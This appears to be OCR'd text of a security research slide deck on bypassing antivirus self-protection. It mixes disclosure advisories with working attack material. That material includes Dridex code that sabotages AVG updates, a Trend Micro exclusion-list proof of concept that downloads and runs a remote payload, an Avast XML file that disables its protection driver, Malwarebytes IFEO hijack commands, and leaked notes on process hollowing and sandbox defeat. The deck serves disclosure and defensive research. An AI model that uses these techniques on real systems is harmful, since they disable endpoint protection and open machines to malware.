205  File ETX歷\System.dll
206  SetFlag 13 0
207  Push comdlg32::Chippewa()
208  RegisterDLL ETX歷\System.dll Call 0
209  SetDetailsView 0 8
210  GetFlag 3 11
211  IntCmp ETX€€ 195 0 0 0
212  StrCpy $R3 "2"
213  IntCmp ETX蛂 42789943 0 0 219
214  UpdateSatusText ETX妧 0
215  UpdateSatusText ETX妧 0
216  IntOp $R4 ETX蛂 + ETX崁
217  UpdateSatusText ETX蛂 0
218  Goto 213
219  UpdateSatusText ETX崁 0
220  SetOutPath ETX晙
221  File NardooDeposal.W
222  LogText 1637 1641
223  File ShopDemise.RkT
224  GetFlag 3 11
225  File Services.dll
226  Call 247
227  File ETX歷\System.dll
228  SetFlag 13 0
229  Push Services::Orchil(i .r0,i 97,i .r7,i .r6,i 97)
```

http://blog.fortinet.com/2016/09/12/locky-nsis-based-ransomware-is-embracing-its-new-end-of-summer-shape

virtue is one foot tall, the devil ten foot.

Anti-Virus

Virus

New Era of AV Detection Bypass


- Why new AV detection bypass
  - » Modern AV has multi-layer protections
  - » Multi-layer protections more complex, more bugs, easy to be exploited
- Inspired by Dridex [1]
- Basic:
  - Tampering AV signature files/ configuration files:
    - i. Remove all files and folders und ***update*** directories including ***download*** sub-folder
    - ii. The ***download*** sub-folder will be used to store the update files
    - iii. Create a dummy hidden+system+read-only ***download*** sub-folder under ***update*** directory
    - iv. The product should fail to perform update until the dummy ***download*** sub-folder is removed


```
// Query the directory where the downloaded update files will be stored
get_avg_config_path(&pwszAVGRegKey);
count = 20;
// Loop to locate the correct folder name
do
{
 decrypt_string_by_index2((int)&pwszUpdate, 7);

 pfnGetFileAttributesW = (int (__stdcall *)(_DWORD))fnGetProcAddress(0x3C0940F1, 0x
DF6E89DA);
 if ( !pfnGetFileAttributesW )
   break;
 if ( pfnGetFileAttributesW(pwszDownloadFolder) != -1 )
   break;
 --count;
}
while ( count > 5 );

// Remove all the files and folder in the directory obtained previously
delete_files_directories(pwszAVGDownloadFolder, &pwszDownloadFolder); -- (i)
// Get de-obfuscated string "Download"
decrypt_string_by_index2((int)&pwszDownload, 8);
// Create the same folder that it removed previously
create_file_folder((int)&v16, pwszDownloadFolder, 3, 0, FILE_ATTRIBUTE_NORMAL); -- (iii)
pfnSetFileAttributesW = (void (__stdcall *)(_WORD *, MACRO_FILE_ATTRIBUTE))fnGetPro
cAddress(0x3C0940F1, 0xFA6502C4);
if ( pfnSetFileAttributesW )
  // Set created folder attributes to hidden, system and read-only
  pfnSetFileAttributesW(pwszDownloadFolder, FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HI -- (iii)
DDEN|FILE_ATTRIBUTE_READONLY);
```

1. https://blog.fortinet.com/2016/08/04/new-era-in-anti-virus-detection-evasions

New Era of AV Detection Bypass


- Tampering AV registry keys






New Era of AV Detection Bypass

- Advanced:
  - » Exploit AV bad design and logic flaws
    - Logic error: *Google's Project Zero entry "Kaspersky: Local CA root is incorrectly protected" by Tavis Ormandy*
    - Design error: *VizorUniClientLibrary! VIZOR_SetExceptionList allows execution by ALL users*





New Era of AV Detection Bypass - Abusing AV Exclusion List

- Let's dive into technical details of the exploit:

```
RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\TrendMicro\\AMSP", 0, 0x20119u, &phkResult);
if (phkResult){
    RegQueryValueExA(phkResult, "InstallDir", 0, &Type, Data, &cbData);
    SetCurrentDirectoryA((LPCSTR)&Data);
    RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\TrendMicro\\Vizor", 0, 0x20119u, &phkResult);
    RegQueryValueExA(phkResult, "ProductPath", 0, &Type, Data, &cbData);
    lstrcatA((LPSTR)Data, "VizorUniclientLibrary.dll");
    hModule = LoadLibraryA((LPCSTR)Data);
    VIZOR_AddExceptionPID = (void(__cdecl *)())GetProcAddress(hModule, "VIZOR_AddExceptionPID");
    VIZOR_SetExceptionListEx = (void(__stdcall *)(char *, char *))GetProcAddress(hModule, "VIZOR_SetExceptionListEx");

    // Add host program to TM's exception list
    memset(wExceptionPath, 0, 528);
    memcpy_s(wExceptionPath, 528, wTempPath, wcslen(wTempPath)*2);
    wExceptionPath[524] = 1;
    memset(v8, 0, 260);
    v8[0] = 1;
    VIZOR_AddExceptionPID();
    VIZOR_SetExceptionListEx(v8, wExceptionPath);
    // Do some malicious activities here to trigger path to be whitelised in "Exception List"
    WCHAR *wURL = L"http://www.eicar.org/download/eicar.com.txt";// Change this to any malicious file
    // Download the malicious file from remote payload to the white-listing folder
    HRESULT result = URLDownloadToFileW(NULL, wURL, wMaliciousFilePath, 0, NULL);
    if (result == S_OK)
    {
        printf("[+] Payload downloaded: %ws\n", wMaliciousFilePath);
        printf("[+] Executing payload...\n");
        ShellExecuteW(NULL, NULL, wMaliciousFilePath, NULL, NULL, SW_SHOWNORMAL);
    }
    else
    {
        printf("[-] Failed to download payload (%x)\n", result);
    }
} // End
printf("[+] Done\n");
```

DEMO – Abusing AV Exclusion List

Release Date: July 27, 2016

Trend Micro Vulnerability Identifier: 2016-0106

Platform(s): Windows OS

Summary:

Trend Micro has released a new build of the Trend Micro Security family of consumer-focused products. This update resolves a vulnerability in the product that could be exploited to allow an attacker to exclude a malware's desired file path from a real-time or on-demand scan.

Affected version(s)

PRODUCT	AFFECTED VERSION(S)	PLATFORM	LANGUAGE(S)
Premium Security	10.0.1186 and below	Microsoft Windows	English
Maximum Security	10.0.1186 and below	Microsoft Windows	English
Internet Security	10.0.1186 and below	Microsoft Windows	English
Antivirus + Security	10.0.1186 and below	Microsoft Windows	English

Solution

Trend Micro has released an update to resolve this issue and customers should receive the update automatically as long as they are connected to the Internet.

PRODUCT VERSIONS	UPDATE BUILD	PLATFORM
All 2016 Trend Micro Security Products (version 10)	10.0.1288	Windows OS

Vulnerability Details

This update resolves vulnerabilities in Trend Micro Security where a malicious actor using specifically crafted malware could potentially manipulate a key .dll file to exclude a malware's desired file path causing Trend Micro Security's real-time or on-demand scan not to detect it.

Trend Micro has received no reports nor is aware of any actual attacks against the affected products related to this vulnerability at this time.

Mitigating Factors

None identified. Customers are advised to ensure they always have the latest version of the program.

Acknowledgement

Trend Micro would like to thank **Wayne Low (@x9090) of FortiGuard Labs**, for responsibly disclosing this issue and working with Trend Micro to help protect our customers.

https://esupport.trendmicro.com/en-us/home/pages/technical-support/1114635.aspx

Diving into Self-Protection

What is Self-Protection?

- AKA Self-defence
  - » A security feature should prevent unintended modification of security product without explicit permission from administrator
- Self-defence debate
  - » Administrator with administrative right is not a security boundary
  - » [redacted]

Comment 2016-09-06 07:53:09 UTC

RE added a comment

Dear x9090,

Thank you very much for your vulnerability report.

Please note that you need administrative rights to execute the described behaviour.

Therefore we need to classify your report as not applicable.

Nevertheless we'd like to encourage you to continue your vulnerability researches with full focus on our products [redacted]

Best regards

[redacted]

Alex Ionescu @aionescu · 19 Aug 2016

My prediction that AV products would break when confronted with WSL is proven true: github.com/Microsoft/Bash... Kaspersky Self Protect #fail

I can delete mini-filtered-antivirus-self-protected file...

Please use the following bug reporting template to help produce actionable and reproducible issues: A brief description While I was playing with bash on Windows, I...

github.com

9 108 109

Hassan Sultan @hsultan75 · 21 Aug 2016

At the same time, if the steps require admin access, any 'protection' an AV tries to use at this level are well... useless

1

Alex Ionescu
@aionescu

Following

Replying to @hsultan75

minifilters, protected processes and other AV technologies are supposed to defend against admin as well. That's why they exist.

6:11 AM - 21 Aug 2016

1 1

Tweet your reply

Thomas Garnier @mxatone · 21 Aug 2016

Replying to @aionescu @hsultan75

If only you could use Windows without admin privileges. Nobody does though.

2

What is Self-Protection?

- Important feature to prevent unsolicited breakage of security product
- Less focused attack vectors in AV
  - » Quote: "*Windows Vista (+7,8,8.1,10) the default user is only allowed to request administrative permissions. This triggers the user access control (UAC) window which has to be confirmed by the user. The problem here is that you can remove the whole Antivirus product if you have administrative permissions.*" - Self-protection is unnecessary ☹
  - » Security product with self-protection not doing things right

Self-Protection Internal

- Windows Kernel Filters/Minifilters, convenient callbacks provided by MSDN for AV vendors to implement their security features
  - » File minifilter (FltRegisterfilter, can be shown via **fltmc** command line tool)
  - » Registry filter (CmRegisterCallback)
  - » Object filter (ObRegisterCallback)
  - » New process filter (PsSetCreateProcessNotifyRoutine)
  - » New image filter (PsSetLoadImageNotifyRoutine)
  - » New thread filter (PsSetCreateThreadNotifyRoutine)
  - » New driver filter (IoRegisterDriverInitialization)
  - » Boot-start driver filter (ELAM, IoRegisterBootDriverCallback)
  - » Packet filter (WFP, FwpsCalloutRegister)
- Mainly used on Windows x64

Self-Protection Internal

- Understand the filter logics from the callback routines
- Filter logics can be located in callback routines of self-defense driver:
  - » ProcessNotifyRoutine filter logics:
    - i. Get basic process information like process full image name, process id, command line parameters and etc and store them in data structure
    - **ii. Assign internal trust level to each new processes**
      - » Distinguish AV own processes for whitelisting and unknown process for blacklisting
      - » Some IOCTLs are allowed for AV whitelisted process ONLY
  - » RegistryCallbackRoutine/Registry hook filter logics:
    - i. Inspect the trust level
    - **ii. Skip filtering if it's a trusted/own process**
- Drawbacks:
  - » The filter logics can be RE from the driver
  - » Trivial to bypass self-protection logics

Self-Protection Internal

- Some leading AV products has the filter logic implemented in script file stored in DB.
  - » Self-defense driver communicates with a UM component
  - » UM component will pass the information to the script file
  - » Processed by rules defined in the script file
  - » Filter logic result, allow/deny, will be returned by the script to the self-defense driver
- A good approach to conceal the filter logic without first deobfuscated the scripts
  - » A big road block for RE

Breaking Self-Protection

Breaking Self-Protection

- Disclaimer: No fuzzing involved
- Over 6-month of manual code audit on 6 leading AV products
- Results:

Product	Version	Self-Protection bypass	Local Privilege Escalation	Advisory
AVG Free Antivirus	16.101.7752	Yes	No	FG-VD-16-062
AVIRA Free Antivirus	15.0.23.58	Yes	No	FG-VD-16-063 FG-VD-16-080
AVAST Free Antivirus	12.2.2276	Yes	No	FG-VD-16-060 FG-VD-16-061
MALWAREBYTES Premium	3.0.5	Yes	Yes	FG-VD-17-003 FG-VD-17-004
Bitdefender Free Antivirus	1.0.6.12	Yes	Yes	FG-VD-17-018 FG-VD-17-019
Kaspersky Internet Security	17.0.0.611	Yes	No	FG-VD-17-037

Breaking Self-Protection

WikiLeaks Leaks News About Partners Search

PSPs vs. DLL Injection

SECRET//NOFORN

PSPs have various levels of protections against injecting code into common processes. Most PSPs appear to have a decent level of protection against their own running processes, and some protect various windows processes as well. Here's what we have observed to date:

Kaspersky:
When running as SYSTEM, Kaspersky protects several Windows system processes that are ordinarily accessible: wininit.exe, csrss.exe and lsass.exe are all locked down. Kaspersky does not appear to protect svchost.exe processes. Additional research is needed to nail down exactly which processes are open for manipulation, but most SYSTEM process that can cause an immediate bluescreen are protected.

Kaspersky does not appear to protect user processes at all. Explorer and dwm are both open for injection. The Kaspersky sandbox, however, does appear to flag the injection of some types of payloads, so a KAV sandbox defeat prior to injection is recommended.

AVG: AVG appears to protect explorer.exe. It may also detect injection as malicious activity via the sandbox, so a sandbox defeat prior to injection is recommended. We were able to successfully defeat the AVG sandbox with a large (100MB) malloc followed by a memset and free.

Bitdefender: Bitdefender appears to protect explorer.exe.

Rising: Flags injection into explorer.exe

Pwned by Process Hollowing! ¯_(ツ)_/¯

For those processes that block injection into explorer.exe, we have had varying levels of success doing the following:

Create a non-suspended process with a hidden window then inject into the process. Some PSPs will flag this. Others flag the hidden window. (low success)

Create a suspended process with notepad.exe, cmd.exe or some other common binary, then inject into the suspended process. Some PSPs still block the injection and thread creation (medium success)

Create a suspended process using the PSPs own binaries. We specifically target the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall keys for the target PSP and identified the uninstall binary from either the DisplayIcon or UninstallString values. This was successful against AVG, Bitdefender and Rising. (great success!)

Breaking Self-Protection

- Other good-old techniques:
  - » Image File Execution Option (IFEO)
  - » Application Verifier DLL side loading (Hooking Nirvana/Controversial DoubleAgent by Cybellum)
- An enhanced version of Avrf DLL side loading method

Breaking Self-Protection – AVAST

- Case study: AVAST
  - » Process hollowing has been stopped by AVAST efficiently ☹
  - » We found alternative executable that is trusted by AVAST by default ☺
  - » Remember the trust level we talked about in self-protection internal:
    - Level 1 – Untrusted process
    - Level 2 – AVAST's executable located in directories other than those mentioned above
    - Level 3 – AVAST's SafeZone Browser processes
    - Level 4 and higher – AVAST's executable files found in *%PROGRAMFILES%\AVAST* folder, which has the highest trust level

Breaking Self-Protection – AVAST

- Peeking at the code:

```
else if (wcstrendswith((_WORD *)pwszImageFileName + ((unsigned int)dwSystem32Length >>
1),(int)L"\\POQEXEC.EXE"))
{
    dwImageExeType = 22;
    BYTE3(dwTrustLevel) = 4;
}
```

- POQEXEC.EXE (Primitive operations Queue Executor)
  - » Native Application and it cannot be loaded properly by PE Windows loader
  - » Excellent article by Guyrleech[1] on how to use POQEXEC.EXE and run Native Application
  - » Prerequisite: POQ XML file


1. https://guyrleech.wordpress.com/2014/07/16/reasons-for-reboots-part-2-2/ - Reasons for Reboots – Part 2

Breaking Self-Protection – AVAST

- XML contents:

```
<?xml version='1.0' encoding='utf-8'?>
<PendingTransaction Version="3.1">
    <POQ>
        <CreateKey path="\Registry\Machine\SYSTEM\CurrentControlSet\services\aswSP\Test"/>
        <SetKeyValue path="\Registry\Machine\SYSTEM\CurrentControlSet\services\aswSP" name="Start" type="0x00000004"
encoding="base64" value="BAAAAA=="/>
        <SetKeyValue path="\Registry\Machine\SYSTEM\CurrentControlSet\services\aswSP\Parameters" name="Enabled"
type="0x00000004" encoding="base64" value="AAAAAA=="/>
    </POQ>
</PendingTransaction>
```

Breaking Self-Protection – AVAST DEMO



Breaking Self-Protection – MALWAREBYTES

- Case study: MALWAREBYTES
  - » Issue #1: Unprotected registry keys
    - MBAM does not protect the unfamous IFEO registry key
    - Ones can disable MBAM protection completely by creating IFEO for MBAMService.exe

Administrator: C:\Windows\System32\cmd.exe


```
C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\servic
es\MBAMChameleon /v Start

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\MBAMChameleon
    Start    REG_DWORD    0x2


C:\Windows\system32>reg delete HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\servi
ces\MBAMChameleon /v Start
Delete the registry value Start (Yes/No)? y
ERROR: Access is denied.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Cu
rrentVersion\Image File Execution Options\mbamservice.exe" /v Debugger /t REG_MU
LTI_SZ /d calc.exe
The operation completed successfully.

C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Image File Execution Options\mbamservice.exe"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execu
tion Options\mbamservice.exe
    Debugger    REG_MULTI_SZ    calc.exe
```

Breaking Self-Protection – MALWAREBYTES

» Issue #2: Self-defense driver ACL's bypass

- *\Device\devmbamchameleon* is a device object for MBAM's file system driver
- FILE_DEVICE_SECURE_OPEN is missing and according to MSDN:

  "…By default, security checks for file open requests within the device's namespace, (for example, "*\Device\DeviceName\FileName*") are left entirely up to the driver—the device object ACL is not checked by the operating system…"
- Simply put:
  - » *CreateFileA("\\\\.\\mbamchameleon")* => Failed
  - » ***Create***



Breaking Self-Protection – MALWAREBYTES

» Issue #3: Local EoP

- IOCTL code **0x222024** allows a user-mode application to terminate arbitrary process sent via DeviceIoControl API
- Problem: It only allows MBAM's own executable to execute this command ☹

